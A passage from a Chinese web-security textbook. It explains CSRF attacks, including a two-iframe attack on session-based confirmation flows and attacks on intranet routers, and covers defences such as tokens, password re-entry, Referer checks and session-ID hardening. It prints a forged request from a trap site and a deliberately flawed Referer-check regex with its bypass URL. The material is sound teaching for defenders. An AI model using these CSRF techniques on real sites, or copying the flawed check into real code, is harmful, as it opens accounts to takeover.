由于 CSRF 攻击者不能获取攻击对象页面，因此便无法窃取信息。但是，在使用 CSRF 攻击成功更改用户密码后，攻击者就知道了更改后的密码，从而也就能够登录应用来窃取被害人的信息了。

◆ CSRF 攻击与 XSS 攻击

CSRF 与（反射型）XSS 不仅名称相似，攻击流程也如出一辙，甚至连攻击的影响也有相同之处，因此将两者混淆的人不在少数。而为了区分两者，我们可以看一下图 4-45 所展示的 CSRF 和反射型 XSS 的攻击流程。根据此图可以看出，CSRF 和 XSS 在步骤①到③时大体相似，之后便产生了分歧。

▶ 图 4-45　CSRF 与反射型 XSS 的比较



CSRF 是指恶意使用服务器对步骤③中请求的处理，恶意使用的内容仅限于服务器端提供的处理。

而 XSS 的情况下，③的请求中包含的脚本则被原封不动地以响应④的形式返回，随后该恶意脚本在用户的浏览器中被执行。由于攻击者能够在用户的浏览器上执行自己准备的 HTML 或 JavaScript，因此只要是浏览器能做到的事都可以被用作攻击手段。攻击者甚至还能够通过 JavaScript 恶意使用服务器端的功能（显示在图中的话就是步骤⑤——向服务器发出恶意请求）。

由此可见，就攻击范围来说，XSS 的威胁更大，但针对 CSRF 漏洞则特别需要注意如下两点。

- CSRF 需要在设计阶段就考虑防范策略
- 开发者对 CSRF 的认知度要低于 XSS，CSRF 对策方面也没有太大进展

◆存在确认页面时的 CSRF 攻击

接下来就让我们来看一下第二种攻击模式，即输入页面与执行页面之间包含确认页面时的情况。有人觉得有了确认页面后 CSRF 攻击就行不通了，但遗憾的是这是个普遍的误解。


下面以更改邮箱地址的操作为例进行说明。一旦能够随意更改他人的邮箱地址，就可以使用重置密码等功能窃取用户密码。

确认页面将数据传递给执行页面的方法大体上有两种。一种是使用 hidden 参数（type 属性为 hidden 的 input 元素），另一种是使用会话变量。首先来看使用 hidden 参数的情况。

◇使用 hidden 参数传递参数

下图展示了更改邮箱地址操作时的页面跳转情况。输入页面中输入的邮箱地址被以 hidden 参数的形式嵌入在确认页面中，然后又被传递给了执行页面。

▶ 图 4-46 使用 hidden 参数传递参数




此模式下的 CSRF 攻击手段与没有确认页面时的情况相同。这是因为执行页面从输入（HTTP 请求）中取得邮箱地址信息这一点与之前的例子一样。所以，上面介绍的恶意 HTML 几乎是被直接用来攻击的。

◇使用会话变量传递参数

针对在确认页面和执行页面之间利用会话变量传递参数的网站，CSRF 将如何展开攻击呢？如图 4-47 所示，确认页面将接收到的邮箱地址保存至会话变量，然后再转递给执行页面。

▶ 图 4-47 使用会话变量传递参数




针对上述模式的应用程序发动攻击，需要以下两个阶段。

1. 向确认页面发送 POST 请求，使邮箱地址保存到会话变量中
2. 伺机打开执行页面

实现上述两个阶段的攻击的方法如下图所示，需要用到 2 个 iframe 元素。

图 4-48　使用 2 个 iframe 元素的两个阶段的攻击



iframe1 与恶意网页同时打开，并向确认页面发送含有邮箱地址的 POST 请求。这样一来邮箱地址就被保存到了会话变量中。

在恶意网页打开 10 秒钟后，iframe2 打开执行页面并完成 CSRF 攻击。这时，由于邮箱地址已被设置到会话变量中，因此邮箱地址就被更改为了攻击者所指定的邮箱地址。攻击成功。

有些应用采取向导的形式，要经过多个步骤才到达最后的执行页面，这种情况下，只需增加 iframe 的数量就照样能够实施攻击。

专栏：针对内部网络的 CSRF 攻击　COLUMN

CSRF 攻击的攻击目标并不仅限于发布到互联网上的网站。内部网络（局域网）的服务器同样也会成为攻击目标。例如，路由器或防火墙的配置页面中存在的 CSRF 漏洞就是典型案例。路由器或防火墙的管理员终端如果浏览了恶意网站，就有可能导致机器被非法设置，从而允许外部的访问入侵。

然而，实施该攻击的前提是必须要知道攻击目标中安全隐患的详细信息（URL、参数名、功能等）。而为了获取攻击所需的信息，一般可采取如下途径。

- 调查市面上贩卖的软件或仪器的安全隐患
- 退职员工等有过访问内部网络经验的人实施攻击
- 内部人员佯装外人实施攻击

由此可见，针对内部网络的 Web 系统发动 CSRF 攻击是可行的。同样，内部网络也有可能遭受 XSS 等其他被动攻击。因此，即使是内部系统，如果对安全隐患置之不理的话同样也很危险。

安全隐患的产生原因

CSRF 漏洞之所以能够产生，是因为 Web 应用存在以下特性。

（1）form 元素的 action 属性能够指定任意域名的 URL

（2）保存在 Cookie 中的会话 ID 会被自动发送给对象网站

（1）的问题在于，即便是恶意网站，也能够向攻击目标网站发送请求。而（2）的问题则在于，即便请求经过了恶意网站，会话 ID 的 Cookie 值也照样会被发送，从而导致攻击请求在认证的状态下被发送。

下图展示了常规的请求（正规用户自愿发送的请求）与 CSRF 攻击的请求（非正规用户自愿发送的请求）的区别（仅列出了主要项目）。

用户自愿发送的 HTTP 请求

```
POST /45/45-003.php HTTP/1.1
Referer: http://example.jp/45/45-002.php
Content-Type: application/x-www-form-urlencoded
Host: example.jp
Cookie: PHPSESSID=isdv0mecsobejf2oalnuf0r1l2
Content-Length: 9

pwd=pass1
```

CSRF 攻击发送的 HTTP 请求

```
POST /45/45-003.php HTTP/1.1
Referer: http://trap.example.com/45/45-900.html
Content-Type: application/x-www-form-urlencoded
Host: example.jp
Cookie: PHPSESSID=isdv0mecsobejf2oalnuf0r1l2
Content-Length: 9

pwd=pass1
```

比较两者后可以得知，HTTP 请求的内容几乎一模一样，只有 Referer 字段存在差异。用户自愿发送的请求中 Referer 指向密码输入页面的 URL，而 CSRF 攻击的 HTTP 请求中 Referer 却指向了恶意网页的 URL。

而 HTTP 请求中 Referer 以外的部分则全部相同。由于通常情况下，Web 应用中并不会检验 Referer 的值，所以，如果开发者没有意识去确认该请求是否由正规用户自愿发送，就无法区分两者。这时就会引入 CSRF 漏洞。

另外，虽然我们目前为止所说的都是使用 Cookie 进行会话管理的网站的情况，而事实上使用其他自动发送的参数进行会话管理的网站，同样也会受到 CSRF 攻击。具体来说，像使用 HTTP 认证、SSL 客户端认证、手机的移动 ID（i-modeID、EZ 号、终端序列号等）等进行认证

的网站，都有可能受到 CSRF 攻击的影响。

对策

前面已经强调过，防御 CSRF 的关键为确认关键处理的请求确实是由正规用户自愿发送的。因此，作为 CSRF 的防范策略，需执行以下两点。

➤筛选出需要防范 CSRF 攻击的页面
➤使代码有能力辨认是否是正规用户的自愿请求

下面我们就来详细地解说以上两点。


◆筛选出需要防范 CSRF 攻击的页面

并非所有页面都需要实施 CSRF 防御策略，事实上无需防范 CSRF 的页面居多。通常情况下，Web 应用的入口并非只有一处，通过搜索引擎、社交书签、其他链接等方式都能进入到 Web 应用中的各种页面。比如 EC（电子商务）网站一般就非常欢迎通过外部链接进入到它的商品展示页面。而像这种页面就不用实施 CSRF 对策。

而另一方面，EC 网站中的购买商品、更改密码或确认个人信息等页面，就不能够任由其他网站随意执行。这样的页面就应当实施 CSRF 防范策略。

以下为 EC 网站的简易的页面跳转图。图中需要防范 CSRF 的页面为“购买”和“更改”页面[①]。需要防范 CSRF 的页面添加了阴影。

图 4-49　EC 网站的页面跳转图



鉴于上述这种情况，开发者在开发过程中，应当执行以下流程。

➤在需求分析阶段制作功能一览表，标记出需要执行 CSRF 防范策略的功能
➤在概要设计阶段制作页面跳转图，标记出需要执行 CSRF 防范策略的页面
➤在开发阶段实施 CSRF 防范策略

① “添加到购物车”页面也需要防范 CSRF。不过，即使被第三方随意添加了购入商品，用户在付款前也应该能够察觉到。因此，如果作为一种营销模式而允许外界添加商品的话，就可以选择不对该页面执行 CSRF 防范策略。


接下来我们就来看一下具体的开发方法。

◆确认是正规用户自愿发送的请求

确认请求由正规用户自愿发送是 CSRF 防御策略中必需的步骤。

下图中，假设将用户点击“执行”按钮后发送的请求作为用户自愿发送的请求，而非自愿的请求，即为从恶意网站发出的请求。两者的对比如下。

▶ 图 4-50　正规用户自愿发送的请求・非自愿发送的请求



具体来说，判断请求是否为正规用户自愿发送的实现方法，有如下 3 类。

- 嵌入机密信息（令牌）
- 再次输入密码
- 检验 Referer

下面就让我们来依次说明。

◇嵌入机密信息（令牌）

如果访问需防范 CSRF 的页面（登录页面、订单确认页面等）时需要提供第三方无法得知的机密信息的话，那么即使出现非正规用户自愿发送的请求，应用端也能够通过判断得知请求是否合法。用于此目的的机密信息被称为令牌（Token）。会话 ID 就是一种既简单又安全的令牌的实现方法。

下面我们就来看一下嵌入令牌并进行检验的例子。

▶ 代码清单　嵌入令牌的例子（执行页面的前一个页面）

```
<form action="chgpwddo.php" method="POST">
新密码 <input name="pwd" type="password"><br>
<input type="hidden" name="token" value="<?php
echo htmlspecialchars(session_id(), ENT_COMPAT, 'UTF-8'); ?>">
<input type="submit" value=" 更改密码 ">
</form>
```

嵌入令牌

代码清单 确认令牌的例子（执行页面）



```
session_start();                          ┌─确认令牌
if (session_id() !== $_POST['token']) {
  die('请从正规的页面进行操作'); // 显示合适的错误消息
}
// 下面将执行关键处理
```

通过要求提供第三方无法得知的令牌，从而成功防御了 CSRF 攻击。

在页面跳转有三次以上的情况下，如“输入 – 确认 – 执行”模式，嵌入令牌的页面也同样应当为执行页面的前一个页面。

另外，接收令牌的请求（接收关键处理的请求）必须为 POST 方法。因为假如使用 GET 方法发送机密信息的话，令牌信息就有可能通过 Referer 泄漏出去[①]。

专栏：令牌与一次性令牌 COLUMN

有一种令牌叫作一次性令牌。一次性令牌使用一次后即作废。因此每当需要一次性令牌时都会生成不同的值。生成一次性令牌时通常使用密码学级别的伪随机数生成器（参考 4.6.2 节）。

一次性令牌经常被用于需要防范重放攻击（Replay Attack）的情况下。重放攻击是指，在监听得到加密的请求后，将该请求原封不动地再次发送而达到伪装的效果。一次性令牌能有效防御重放攻击。

关于一次性令牌是否应该用于 CSRF 的防范策略，目前为止还没有形成统一的认识。虽然有人主张使用一次性令牌会提升安全性，但基于以下理由，本书并不推荐使用一次性令牌。

- CSRF 攻击与重放攻击毫不相干，因此并非一定要使用一次性令牌
- 没有证据能说明一次性令牌比使用会话 ID 作为令牌的方法更安全
- 使用一次性令牌有时会导致正常的操作也出错

另外，在一些介绍一次性令牌的书籍中，很多生成令牌的方法并不安全。例如，使用不安全的随机数，或者使用当前时间的方法等。这些方法都不如使用会话 ID 作为令牌值安全。

因此，应当避免自己生成一次性令牌的方法。

◇再次输入密码

让用户再次输入密码，也是用来确认请求是否由用户自愿发起的一种方法。

除了用来防范 CSRF 攻击，再次输入密码也可以被用于其他目的。

- 在用户下订单之前，再次向用户确认购买意向
- 能够确认此时在电脑前操作的确实是用户本人

① HTTP/1.1 的规格文档 RFC2616 中记载了含有更新处理的页面不应使用 GET 方法（9.1.1 节），由此可见，需要防范 CSRF 的页面本来就不应该使用 GET，而应当使用 POST 方法。

因此，当页面有上述需求时，最好采用再次输入密码的方法来防范 CSRF。而对其他的页面（如注销处理）来说，让用户再次输入密码，反而会降低应用的易用性[①]。

前面在讲解 CSRF 攻击时所列举的密码变更功能是安全性方面的重要功能，因此，为了再次确认操作者确实为用户本人，要求用户再次输入密码是目前非常普遍的一种方式[②]。

不论是有 3 个以上页面的"输入 – 确认 – 执行"模式，还是向导模式，要求确认密码的页面都应该是最后的执行页面。如果仅在中途的某个页面进行密码确认，根据代码实现方法还是可能会存在 CSRF 漏洞，所以要求输入密码的时机非常重要。

◇检验 Referer

在执行关键处理的页面确认 Referer，也是 CSRF 的一种防范策略。正如"安全隐患的产生原因"这一小节所讲述的那样，正规请求与 CSRF 攻击请求的 Referer 字段的内容不同。正规请求中 Referer 的值应该为执行页面的上一个页面（输入页面或确认页面等）的 URL，这一点一定要得到确认。下面就是检验 Referer 的示例。

```
if (preg_match('#\Ahttp://example\.jp/45/45-002\.php#',
               @$_SERVER['HTTP_REFERER']) !== 1) {
 die('请从正规的页面进行操作');  // 显示合适的错误消息
}
```

检验 Referer 的方法也存在缺陷。因为如果用户设置为不发送 Referer，页面就会无法正常显示。通过个人防火墙或浏览器的插件等禁止 Referer 的用户不在少数。另外，手机的浏览器中也有不发送 Referer 的浏览器和能够关闭发送 Referer 功能的浏览器。

另外，检验 Referer 时还容易产生疏漏，这一点一定要引起注意。例如，下面的检验就存在安全隐患。

```
// Referer 检验存在漏洞的示例
if (preg_match('#^http://example\.jp#', @$_SERVER['HTTP_REFERER'])
   !== 1) { // 以下为错误处理
// 能够绕过上述校验的示例 URL（域名为 example.com，而非 example.jp）
// http://example.jp.trap.example.com/trap.html
```

问题出在 example.jp 后面的 / 没有得到检验。检验 Referer 时，必须要使用前方一致检索检验绝对 URL，包括域名后的 /。

另一方面，检验 Referer 方法所需的代码量是最少的。因为其他两种方法都需要在 2 个页面中追加处理，而检验 Referer 方法只需要在执行关键处理的页面上追加处理即可。

---

① 注销处理对安全性的影响度较低，所以很多情况下会容许存在隐患。而且，就算针对注销处理采取 CSRF 防范策略，注销前让用户再次输入密码也会让人感觉极不自然。

② 不仅需要输入当前的密码，由于密码的输入框通常看不到输入值，为了防止输入错误，新密码的情况下一般会要求输入两遍。

综上所述，通过检验 Referer 来防范 CSRF 漏洞的方法，其适用范围应该被限定在对公司的内部系统等能够限定用户环境的既有应用实施安全隐患对策的情况。

◇ CSRF 防范策略的比较

这里，我们对以上讲述的三种 CSRF 防范策略加以比较归纳，如表 4-12 所示。

▶ 表 4-12 CSRF 防范策略的比较

	嵌入令牌	再次输入密码	确认 Referer
开发耗时	中	中 *1	小
对用户的影响	无	增加了输入密码的麻烦	关闭了 Referer 的用户无法正常使用
能否用于手机网站	可	可	不可
建议使用的地方	最基本的防御策略，所有情况下均可使用	需要防范他人伪装或者确认需求很强的页面	用于能够限定用户环境的既有应用的 CSRF 防范策略

*1 如果作为既有系统的 CSRF 防范策略而从后期添加的话，因为需要修改页面，所以可能会非常耗时。

◆ CSRF 的辅助性对策

执行完关键处理后，建议向用户注册的邮箱发送有关处理内容的通知邮件。

发送通知邮件虽然不能防范 CSRF 攻击，但是在万一遭受了 CSRF 攻击的情况下能在第一时间让用户知情，从而将损害降到最低。

另外，除了 CSRF 攻击之外，在攻击者通过 XSS 攻击伪装成用户操作关键处理时，发送通知邮件也能够使用户尽早发现，可谓大有裨益。

但是，由于邮件是未经加密的明文传输，因此，最好不要在邮件中添加重要信息，而只是通知用户有人恶意执行了关键处理。而如果用户想要了解详情的话，可以登录 Web 应用查看购买历史或发送历史等内容。

◆对策总结

CSRF 漏洞的根本性防范策略如下。

- ➤筛选出需要防范 CSRF 的页面
- ➤确认是正规用户自愿发起的请求

其中，确认请求确实由用户自愿发起的方法有以下三种。三种方法的比较请参考表 4-12。

- ➤嵌入机密信息（令牌）
- ➤再次输入密码
- ➤检验 Referer

另外，作为 CSRF 漏洞的辅助性对策，可以执行以下操作。

- ➤执行完关键处理后，向用户注册的邮箱发送通知邮件

4.6 不完善的会话管理

Web 应用中经常使用会话管理机制来记忆认证结果等当前状态。当今主流的会话管理机制为，使用 Cookie 等记忆会话 ID 这个标识符，而此会话 ID 的作用就相当于获取服务器端信息的钥匙。

接下来，本节就将讲述会话管理机制以及使用方法不妥善而产生的安全隐患。

4.6.1 会话劫持的原因及影响

如果由于某些原因，某用户的会话 ID 被第三方得知的话，就会出现他人伪装成该用户访问应用的危险。第三方恶意利用会话 ID 来伪装成他人的攻击手段就被称为会话劫持。

第三方获取会话 ID 的手段有如下 3 类。

- 预测会话 ID
- 窃取会话 ID
- 挟持会话 ID

下面我们就来分别看一下以上 3 种手段的概况。

◆预测会话 ID

如果生成会话 ID 的方法不妥善，用户的会话 ID 就可能会被第三方预测成功，进而造成会话劫持。第 3 章中所介绍的连续数值就是一种不妥善的会话 ID，除此之外，基于日期时间或用户名生成的会话 ID 也不安全。开源软件等生成会话 ID 的逻辑对外公开的情况下，外界就能根据代码中的逻辑推测出会话 ID，而源代码或逻辑不公开的情况下外界也有可能稍费时日从而破解出会话 ID 的生成方法。

◆窃取会话 ID

如果会话 ID 被外界窃取，就有可能造成会话劫持。窃取会话 ID 的方法有如下几种。

- 生成 Cookie 时的属性设置不妥善而遭泄漏（参考第 3 章）
- 会话 ID 在网络上被监听（参考 7.3 节）
- 由于跨站脚本等应用中的安全隐患而遭泄漏（后述）
- 由于 PHP 或浏览器等平台的安全隐患而遭泄漏
- 会话 ID 保存在 URL 中时经由 Referer 消息头泄漏（参考 4.6.3 节）

应用中能被用于窃取会话 ID 的代表性安全隐患有以下几种。

- 跨站脚本（XSS）（参考 4.3.1 节）
- HTTP 消息头注入（参考 4.7.2 节）
- 嵌入在 URL 中的会话 ID（参考 4.6.3 节）

关于各隐患的详情请参考各个章节。

◆挟持会话 ID

除了窃取会话 ID 这种方式外，如果能将会话 ID 强制设置到用户的浏览器中，攻击者也就相当于“得知”了用户的会话 ID，因此也就能够形成会话劫持。这种攻击被称为“会话固定攻击”（Session Fixation Attack）。会话固定攻击在第 3 章已经做过概述，其防范策略等详情将于 4.6.4 节讲述。

◆会话劫持的方法总结

接下来，我们将以上介绍的会话劫持的方法加以归纳，如下表所示。

表 4-13　会话劫持总结

分类	攻击对象	攻击方法	安全隐患	解说
预测会话 ID	应用程序	预测会话 ID	自制会话管理机制中的安全隐患	4.6.2 节
	中间件	推测会话 ID	中间件的安全隐患	7.1 节
窃取会话 ID	应用程序	XSS	XSS 漏洞	4.4.1 节
		HTTP 消息头注入	HTTP 消息头注入漏洞	4.7.2 节
		恶意利用 Referer	嵌入在 URL 中的会话 ID	4.6.3 节
	中间件	同应用程序	中间件的安全隐患	7.1 节
	网络	网络监听	Cookie 的安全属性不完善等	4.8.2 节
挟持会话 ID	应用程序	会话固定攻击	会话 ID 固定漏洞	4.6.4 节

由上表可知，造成会话劫持的安全隐患多种多样，因此，应对会话劫持就需要将这些安全隐患各个击破。而本节所要讲述的就是生成会话 ID 时产生的如下安全隐患。

- 会话 ID 可预测
- 会话 ID 嵌入 URL
- 固定会话 ID

其他安全隐患请参考表中“解说”所示页的内容。

◆会话劫持的影响

用户被会话劫持后，他人就能伪装成该用户，进而造成如下影响。

- 查看用户的重要信息（个人信息、邮件等）
- 利用用户的权限进行操作（转账、购物等）
- 使用用户的账号发送邮件、发布文章、更改设置等

4.6.2 会话 ID 可预测

概要

如果 Web 应用中会话 ID 的生成规则不完善，用户的会话 ID 就有可能被他人成功预测，从而造成会话劫持。

会话 ID 被他人预测成功所造成的影响，同前面讲述的会话劫持的影响一样。

为了避免生成可预测的会话 ID 而引入安全隐患，应当停止自己实现会话管理机制，而使用久经考验的编程语言或中间件（PHP、Java/J2EE、ASP.NET 等）提供的会话管理机制。

会话 ID 可预测漏洞总览



产生地点
生成会话 ID 的地方



影响范围
使用会话管理的所有页面。特别是显示隐私信息或执行关键处理的页面影响最大。



影响类型
伪装



影响程度
大



用户参与程度
不需要



对策概要
不要自制会话管理机制，而应使用口碑较好的 Web 应用开发工具提供的会话管理机制

攻击手段与影响

首先我们来看一下针对会话 ID 可预测漏洞的典型的攻击模式及其影响。

针对会话 ID 可预测漏洞的攻击有以下三个步骤。

1. 收集对象应用的会话 ID
2. 推测会话 ID 的生成规则
3. 在对象应用中试验推测出的会话 ID

◆常见的会话 ID 生成方法


为了预测会话 ID 的生成规则，首先就需要对常见的会话 ID 生成规则有所了解。由于本书并非攻击指导书，因此不会详细说明推测会话 ID 的方法。但就笔者多年来诊断安全隐患的经验

来说，会话 ID 的生成大多都是基于以下项目。

- ➤用户 ID 或邮箱地址
- ➤远程 IP 地址
- ➤日期与时间（UNIX 时间戳或年月日时分秒的字符串）
- ➤随机数

生成会话 ID 时，有时会原封不动地使用上述值，有时也会选取几种组合使用，然后再进行加密（十六进制或 Base64）或者散列函数处理。图 4-51 即展示了常见的会话 ID 的生成方法。

▶ 图 4-51　常见的会话 ID 生成方法



其中，用户 ID 和日期时间是外界能够得知的数据，而这也就是造成安全隐患的根源。

针对会话 ID 可预测漏洞展开攻击时，攻击者会基于已知信息推导会话 ID 的生成规则，将收集到的会话 ID 按照图 4-51 的模型逐个进行验证。

◆使用推测出的会话 ID 尝试伪装

攻击者推测出会话 ID 之后，就会在对象应用中试用。如果攻击取得成功，会话就会处于有效的状态，因此攻击者能立刻得到攻击是否成功的反馈。

◆伪装造成的影响

攻击者成功伪装成用户后，就能够以用户的权限使用对象应用中的所有功能，如查看重要信息、发布 / 更新 / 删除数据或文章、购物、转账等。

但是，那些浏览前需要再次输入密码的页面，即使伪装成功后也无法访问。因为会话劫持的攻击者并不知道用户的密码。因此，关键处理前要求用户再次输入密码（再认证），是防范会话劫持的辅助性对策。

另一方面，如果更改密码时不需要输入当前密码，攻击者就能够通过更改密码而掌握用户的密码，这时攻击将造成更大的危害。

安全隐患的产生原因

正如前面所说，产生会话 ID 可预测漏洞的技术性原因，主要在于会话 ID 是基于可预测的信息生成的。而更深层的原因，则可以说是源于在应用中自制会话管理机制。通常情况下，在

Web 应用开发中，特意去开发生成会话 ID 的程序毫无意义。原因如下。

- ➤主流的 Web 应用开发工具中提供有会话管理机制
- ➤开发能够生成安全的会话 ID 的程序有很高的技术要求

而且，即使主流的 Web 应用开发工具中生成会话 ID 的部分存在漏洞，也肯定会有安全性方面的专家指出而使其得到完善。因此，如果是普通用途的 Web 应用，都应当使用开发工具中提供的会话管理机制。

对策

防范会话 ID 可预测漏洞最现实以及最有效的对策，就是使用 Web 应用开发工具中提供的会话管理机制。

由于某些特殊原因而不得不自制会话管理机制时，建议使用密码学级别的伪随机数生成器[①]来生成足够多位数的会话 ID。

◆改善 PHP 的会话 ID 的随机性的方法

PHP 中默认生成会话 ID 的方法为将下列值组合后再经过 MD5 散列函数处理。

- ➤远程 IP 地址
- ➤当前时间
- ➤随机数（不是密码学级别的伪随机数）

这也符合图 4-51 中常见的会话 ID 的生成方法。由于其生成会话 ID 的算法相当复杂，目前还没有该会话 ID 的破解方法，但是这样的设计在理论上并不能保证安全性。

但我们可以编辑 php.ini 文件来改善会话 ID 的生成规则，使其生成基于安全的随机数的会话 ID。这里我们将 php.ini 设置如下。

```
[Session]
;; Windows 中不需要设置 entropy_file
session.entropy_file = /dev/urandom
session.entropy_length = 32
```

/dev/urandom 是 Linux 等多数基于 Unix 的操作系统中提供的随机数生成器，可作为设备文件使用。Linux 中的 /dev/urandom 经受了全世界专家的检验，并没有曝出重大问题，因此可以安心使用[②]。

Windows 中没有类似于 /dev/urandom 的功能，但在 PHP5.3.3 以后的版本中，通过将 session.

---

① 指理论上能够保证在足够长的时间内无法被预测的随机数。

② /dev/urandom 的实现方法因 OS 而异，在 Linux 以外的操作系统中使用 /dev/urandom 时，请事先调查确认有无安全隐患的相关记录。

entropy_length 设为 0 以外的值，就能基于 Windows Random API 生成的值来生成会话 ID。

由于此设置不会产生副作用，因此建议读者们在开发时将上述设置作为开发标准。

参考：自制会话管理机制产生的其他隐患

自制会话管理机制时，除了会话 ID 可预测漏洞外，还需警惕其他安全隐患。就笔者多年来诊断安全隐患的经验来看，以下安全隐患需要注意。

- SQL 注入漏洞
- 目录遍历漏洞

具体来说，PHP 官方文档中会话管理机制的自定义 API 的示例脚本中就存在目录遍历漏洞[①]。同样，由于自定义 PHP 的会话管理机制而混入 SQL 注入漏洞的案例也时有发生。

正因为存在这些案例，因此，在自制或自定义会话管理机制时，务必要进行慎重的设计和仔细的检查。除非迫不得已，还是推荐直接使用既有的会话管理机制。

4.6.3 会话 ID 嵌入 URL

概要

会话 ID 有时并不保存在 Cookie 中，而是被保存于 URL。PHP、Java 和 ASP.NET 等都提供了将会话 ID 嵌入 URL 的功能。由于一些手机的浏览器不支持 Cookie，因此手机版 Web 应用也广泛采用将会话 ID 嵌入 URL 的做法。而面向 PC 的网站偶尔也能看到 URL 中包含会话 ID。以下就是会话 ID 嵌入 URL 的示例。

```
http://example.jp/mail/123?SESSID=2F3BE9A31F093C
```

会话 ID 嵌入 URL 有可能会导致会话 ID 经由 Referer 消息头外泄，从而造成伪装攻击。

而为了防范会话 ID 嵌入 URL 而导致伪装攻击，可以在程序中设置禁止将会话 ID 嵌入 URL。手机版的 Web 应用等有时不得不将会话 ID 嵌入 URL，此情况下的对策请参考 7.4 节。

① 详情见笔者的博客：http://www.tokumaru.org/d/20080818.html#p01。写作本书时已经确认在 PHP 的最新版本 5.3.5 中也存在此问题。

会话 ID 嵌入 URL 所导致的安全隐患总览

产生地点
生成会话 ID 的地方

影响范围
使用会话管理的所有页面。特别是显示隐私信息或执行关键处理的页面影响最大

影响类型
利用被害人的权限执行关键处理。如购物、发帖、更改密码等

影响程度
中～大

用户参与程度
需要 → 点击链接，浏览邮件中附属的 URL

对策概要
在程序中设置禁止将会话 ID 嵌入 URL

攻击手段与影响

下面我们就来看一下使 URL 中的会话 ID 通过 Referer 外泄的方法，以及会话 ID 外泄后造成的影响。

首先来看 PHP 的情况下是如何使会话 ID 嵌入到 URL 中的。

◆会话 ID 嵌入 URL 所需的条件

前面已经提到过，PHP 可以通过设置将会话 ID 嵌入到 URL 中。设置项目如表 4-14 所示。

表 4-14 php.ini 的会话 ID 设置项目

项目	解说	默认值
session.use_cookies	使用 Cookie 保存会话 ID	有效 (On)
session.use_only_cookies	仅将会话 ID 保存于 Cookie	有效 (On)
session.use_trans_sid	自动将会话 ID 嵌入 URL	无效 (Off)

将上述设置进行组合后，会话 ID 的保存位置就可以被归纳为下表。

表 4-15 use_cookies 与 use_only_cookies 的组合

会话 ID 的保存位置	use_cookies	use_only_cookies
会话 ID 仅保存在 Cookie 中	On	On
可以使用 Cookie 时保存在 Cookie 中，不能使用 Cookie 时嵌入 URL	On	Off
无意义的组合	Off	On
始终将会话 ID 嵌入 URL	Off	Off

